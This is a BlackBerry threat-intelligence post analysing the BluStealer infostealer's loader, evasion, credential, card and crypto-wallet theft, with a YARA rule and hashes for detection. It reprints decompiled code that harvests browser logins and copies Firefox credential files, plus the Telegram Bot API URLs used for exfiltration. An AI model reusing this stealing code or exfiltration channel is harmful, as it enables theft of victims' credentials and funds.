

Threat Thursday: BluStealer Infostealer

blogs.blackberry.com/en/2021/10/threat-thursday-blustealer-infostealer

The BlackBerry Research & Intelligence Team



BluStealer is a new information-stealing malware that contains the functionality to steal login credentials, credit card data, cryptocurrency and more. This harvested data is returned to the attacker via SMTP and the Telegram Bot API.

The malware consists of a loader built in Visual Basic®, which is used to load open-source .NET assembly hack tools such as ChromeRecovery and ThunderFox. The payloads contained within the loader vary from sample to sample, which highlights the malware author's ability to customize each component separately.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk and Impact

Impact	Medium
Risk	Medium

Technical Analysis

Infection Vector

BluStealer has been observed spreading through malspam campaigns. Attackers using BluStealer have also made malicious email samples available on online forums. The emails masquerade as coming from legitimate organizations to trick the victim. The samples include .iso attachments, as well as download URLs.

The received messages urge the victims to immediately open and fill out their details to rectify whatever “issue” it is they state has occurred. Typically, these will be something like a missed delivery, or shipping fee due. The email attachments/download URLs contain the.NET Loader, which loads the malicious payloads.

Loader

The initial sample used for analysis in this post is a Windows Installation (ISO) file which was delivered as part of a malicious email campaign as mentioned above.

Contained within the ISO file is a 32-bit Windows® executable. The file is Visual Basic 6 compiled, and highly encrypted. The file is called “Your DHL Shipment Notification.pdf.exe.” This naming convention is used to lure the victim into clicking the malicious executable.


Name	Date modified	Type	Size
 Your DHL Shipment Notification.pdf.exe	30/08/2021 14:39	Application	496 KB

Figure 1 - BluStealer VB compiled loader

The sample contains a resource section (which is typically named “.rsrc”) that is unusually large. Typically, the .rsrc section contains the resources used by the executable, such as icons, images and menus. Malware also uses this section to embed arbitrary data, such as executable files. This suggests this file is likely a loader. This section also has very high entropy, which is indicative of the file being encrypted.

BluStealer uses anti-VM (virtual machine) techniques that help the threat remain undetected and impede analysis, as security researchers often use this technology to safely test threats. The malware will check the System32 WMI class to check for the presence of a virtual machine. The list of VMs it searches for includes VMware Virtual Platform and Virtual Box. If the presence of a VM is detected on the infected machine, then the process execution will be stopped.

Looking at the sample in debugging software OllyDbg reveals some of the functionality contained within the PE file, as well as the modules the malware loads. Here we can see initial evidence that the malware contains keylogging, screen recording and crypto stealing functionality.




Figure 2 - OllyDbg showcasing functionality and modules

The loader decrypts the payloads stored in the resource section using an AES algorithm encryption key. The command line utility “AppLaunch.exe” is then executed to launch the .NET executable’s first payload.

ChromeRecovery Stealing Module

The .NET executable “sdedffggdg.exe” is dropped to the directory “User/AppData/Microsoft/Windows/Templates.”




Figure 3 - 'sdedffggdg.exe'

This file’s internal name is “ChromeRecovery.exe” – it is the core stealing module of BluStealer. The file is a 32-bit .NET executable.

property	value
md5	8E55D88A7801EA581DDF47372FFD6EEE
sha1	380D789308AD35440E1007A80C84DBEEE45BF648
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
cpu	32-bit
size	82432
entropy	5.994
description	ChromeRecovery
version	1.0.0.0
date	30:09:2021 - 02:50:28
type	executable
subsystem	GUI
signature	Microsoft Visual C# / Basic .NET

Figure 4 - Loaded module is called “ChromeRecovery”

ChromeRecovery begins by scanning the infected machines for any potential login credentials for web browsers, FTP clients and email clients. In the screenshot below, the malware can be seen searching through the directories of various well known web browsers, including Chrome™ and Opera.




Figure 5 - ChromeRecovery stealing module harvesting data

All targeted web browsers are as follows.

Chrome	Chrome Plus	Amigo	Kobeta	Citrio
Opera	Torch	Cent Browser	Orbitum	Coowon
Yandex	Brave Browser	Chedot	Sputnik	QIP Surf
360 Chrome	Iridium	CocCoc Browser	uCozMedia	Liebao
Comodo	7 Star	Epic Browser	Vivaldi	Microsoft Edge

Analyzing the module with debugger and .NET assembly editor dnSpy, we can see the formatting of the stolen credentials.

```
Main(string[]): void x
1 // ChromeRecovery.Program
2 // Token: 0x0600004F RID: 79 RVA: 0x00004F4C File Offset: 0x0000314C
3 private static void Main(string[] args)
4 {
5     foreach (Account account in Chromium.Grab())
6     {
7         if (!(account.UserName == "") && !(account.Password == ""))
8         {
9             Program.datas = Program.datas + "Url: " + account.URL + Environment.NewLine;
10            Program.datas = Program.datas + "Username: " + account.UserName + Environment.NewLine;
11            Program.datas = Program.datas + "Password: " + account.Password + Environment.NewLine;
12            Program.datas = Program.datas + "Application: " + account.Application + Environment.NewLine;
13            Program.datas = Program.datas + "=====" + Environment.NewLine;
14        }
15    }
16 }
```

Figure 6 - Stolen credentials formatting

ChromeRecovery also performs a fingerprint of the victim's system, gathering information that can be seen below. This includes Windows Version, AV Information, CPU Name, GPU Name, RAM Amount, Public and Local IP Address and location.

```
69     SystemInfo.GetSystemVersion(),
70     Environment.NewLine,
71     "Username: ",
72     SystemInfo.username,
73     Environment.NewLine,
74     "CompName: ",
75     SystemInfo.compname,
76     Environment.NewLine,
77     "Windows Version: ",
78     text,
79     Environment.NewLine,
80     "Antivirus: ",
81     SystemInfo.GetAntivirus(),
82     Environment.NewLine,
83     "CPU: ",
84     SystemInfo.GetCPUName(),
85     Environment.NewLine,
86     "GPU: ",
87     SystemInfo.GetGPUName(),
88     Environment.NewLine,
89     "RAM: ",
90     SystemInfo.GetRamAmount(),
91     Environment.NewLine,
92     "Internal IP: ",
93     SystemInfo.GetLocalIP(),
94     Environment.NewLine,
95     "External IP: ",
96     SystemInfo.GetPublicIP(),
97     Environment.NewLine,
98     SystemInfo.GetLocation(),
99     Environment.NewLine,
```

Figure 7 - System fingerprinting

BluStealer writes all its stolen data, including passwords, to a file called "credentials.txt."

Within the resource section of ChromeRecovery.exe is an additional 32-Bit .NET file called "ConsoleApp8.exe." This file is used to steal credit card information from the targeted machine.




Figure 8 - Credit card details harvested by 'ConsoleApp8.exe'

ThunderFox Stealing Module

When ChromeRecovery has finished execution, the main loader loads its second PE module from the resource section into memory and decrypts it. This results in another 32-bit .NET assembly file called "ThunderFox.exe" being dropped.

ThunderFox targets Mozilla® products, which can be seen in the screenshot below. It also extracts login credentials from the following directories: logins.json, signons.sqlite, key4.db, key3.db, cert9.db, and cert8.db.

As with ChromeRecovery, this harvested data is stored in the "credentials.txt," using the same format.

```

5 namespace ThunderFox.Commands
6 {
7     // Token: 0x02000007 RID: 7
8     public class Creds
9     {
10         // Token: 0x0000002C RID: 44 RVA: 0x00003FE0 File Offset: 0x000021E0
11         public static void Execute()
12         {
13             Dictionary<string, string> dictionary = new Dictionary<string, string>();
14             dictionary.Add("Mozilla Firefox", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles");
15             dictionary.Add("Thunderbird", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Thunderbird\\Profiles");
16             dictionary.Add("Waterfox Browser", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Waterfox\\Profiles");
17             dictionary.Add("K-Meleon Browser", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\K-Meleon\\Profiles");
18             dictionary.Add("Comodo IceDragon", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Comodo\\IceDragon\\Profiles");
19             dictionary.Add("Cyberfox Browser", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Specxstudios\\Cyberfox\\Profiles");
20             dictionary.Add("BlackHawk Browser", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\NETGATE Technologies\\BlackHawk\\Profiles");
21             dictionary.Add("Pale Moon Browser", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Moonchild Productions\\Pale Moon\\Profiles");
22             Environment.GetEnvironmentVariable("USERNAME");
23             foreach (KeyValuePair<string, string> keyValuePair in dictionary)
24             {
25                 if (Directory.Exists(keyValuePair.Value))
26                 {
27                     foreach (string arg in Directory.GetDirectories(keyValuePair.Value))
28                     {
29                         string text1 = string.Format("{0}\\{1}", arg, "logins.json");
30                         string text2 = string.Format("{0}\\{1}", arg, "signons.sqlite");
31                         string text3 = string.Format("{0}\\{1}", arg, "key4.db");
32                         string text4 = string.Format("{0}\\{1}", arg, "key3.db");
33                         string text5 = string.Format("{0}\\{1}", arg, "cert9.db");
34                         string text6 = string.Format("{0}\\{1}", arg, "cert8.db");
35                         if (File.Exists(text) && File.Exists(text3) && File.Exists(text5))
36                         {
37                             try
38                             {
39                                 if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles"))
40                                 {
41                                     Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles");
42                                 }
43                                 Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key);
44                                 File.Copy(text, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\logins.json");
45                                 File.Copy(text3, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\key4.db");
46                                 File.Copy(text5, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\cert9.db");
47                             }
48                             catch
49                             {
50                             }
51                         }
52                         if (File.Exists(text2) && File.Exists(text4) && File.Exists(text6))
53                         {
54                             try
55                             {
56                                 if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles"))
57                                 {
58                                     Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles");
59                                 }
60                                 Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key);
61                                 File.Copy(text2, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\signons.sqlite");
62                                 File.Copy(text4, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\key3.db");
63                                 File.Copy(text6, Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\BrowsersFiles\\" + keyValuePair.Key + "\\cert8.db");
64                             }
65                             catch
66                             {
67                             }
68                         }
69                     }
70                 }
71             }
72         }
73     }
74 }

```

Figure 9 - ThunderFox Commands

Cryptocurrency Stealing

The core section of BluStealer, which is built in Visual Basic, performs the cryptocurrency-stealing functionality by scanning the victim's machine for any folders containing cryptocurrency. The crypto wallets that are targeted include Zcash, Armory, Bytecoin, Jaxx Liberty, Exodus, Ethereum, Electrum, Guarda and Coinomi.

Data Exfiltration

BluStealer exfiltrates all the data it's gathered into "credentials.txt" through Simple Mail Transfer Protocol (SMTP) and the Telegram Bot API. This API is an HTTP-based interface created for developers. It allows the attacker to interact with their bot through a web browser by issuing commands.

The Telegram API commands utilized to exfiltrate data via this method are as follows.

- https://api.telegram.org/bot<your-bot-token>/sendMessage?chat_id=<your-chat-id>&text=<your-message>
- https://api.telegram.org/bot<your-bot-token>/sendDocument?chat_id=<your-channel-id>&caption=<your-caption>

Conclusion

The flexible nature of BluStealer means that this malware family can cause damage to both enterprise devices as well as personal devices. In its current state, BluStealer appears to be aimed toward targeting individuals and their personal computers. The malware goes after browser credentials, FTP applications, credit card details, and personal crypto wallets. Crypto wallets contain data that people are less likely to store on their work device.

But this does not mean BluStealer *couldn't* cause a lot of damage on an enterprise system. The malware's evasiveness and credential-stealing functionality could be used by a successful threat actor to carve out important information and data from corporate devices before exfiltrating them.

YARA Rule

The following YARA rule was authored by the BlackBerry Threat Research Team to catch the threat described in this document:

```

rule malware_blustealer {
  meta:
    author = "BlackBerry Threat Research Team"
    description = "Detects BluStealer Loader"
    hash = "7ABE87A6B675D3601A4014AC6DA84392442159A68992CE0B24E709D4A1D20690 "
    created = "2021-09-27"
  strings:
    $s1 = "MSVBVM60.dll" ascii wide nocase
    $s2 = "https://api.telegram.org/bot" ascii wide
    $s3 = "/sendDocument?chat_id=" ascii wide
    $s4 = "&caption=" ascii wide
    $s5 = "text=" ascii wide
    $s6 = "&chat_id=" ascii wide
    $s7 = "Content-Disposition: form-data; name=\"document\"; filename=\"\" ascii wide
    $s8 = "\\Ethereum\\keystore" ascii wide
    $s9 = "RegWrite" ascii wide
    $s10 = "\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe" ascii wide
    $s11 = "\\Microsoft.NET\\Framework\\v2.0.50727\\InstallUtil.exe" ascii wide
    $s12 = "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*RD_" ascii wide
    $s13 = "GetAsyncKeyState" ascii wide
    $s14 = "SHFileOperationA" ascii wide
    $s15 = "GetDesktopWindow" ascii wide
    $s16 = "SHGetSpecialFolderLocation" ascii wide
    $s17 = "SHGetPathFromIDListA" ascii wide
    $s18 = "CallWindowProcW" ascii wide
    $s19 = "GetKeyboardData" ascii wide
    $s20 = "ScreenCapture" ascii wide
  condition:
    ( uint16(0) == 0x5a4d and ( 19 of them )
    )
}

```

Indicators of Compromise (IoCs)

Hashes

EE81765B79C8738358A8C948B2F776797BF2F0393084AE9D53AAD666B3AFD58E (ISO)
7ABE87A6B675D3601A4014AC6DA84392442159A68992CE0B24E709D4A1D20690 (Loader)
C0761F333AD4FE3B6435EEAB4ED040674FACDB4B880FF6D588873A1BA017C337 (ChromeRecovery)
607AD573978EEE16B39E5CB9EE929417FF6B3FA95581A6776238F2AF7A25F9E1 (ConsoleApp8.exe)
B340E287C5C5CD48A5D27C71808DC75C3FD3A69A6CAD029DB2332E19D998BB82 (ThunderFox.exe)

Files

sdedffggdg.exe
credentials.txt

BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.


The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support, where required, as well as local assistance. Please contact us here:

<https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>

Want to learn more about cyber threat hunting? Check out the BlackBerry Research & Intelligence Team's new book, Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence - now available for pre-order

[here.](#)



The advertisement banner features the BlackBerry logo on the left with the tagline "Intelligent Security. Everywhere." Below the logo, the text reads "THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER." followed by the URL "BlackBerry.com/beacon". On the right side of the banner, there is a book cover for "FINDING BEACONS" showing a person in a dark, forested environment.



About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

[Back](#)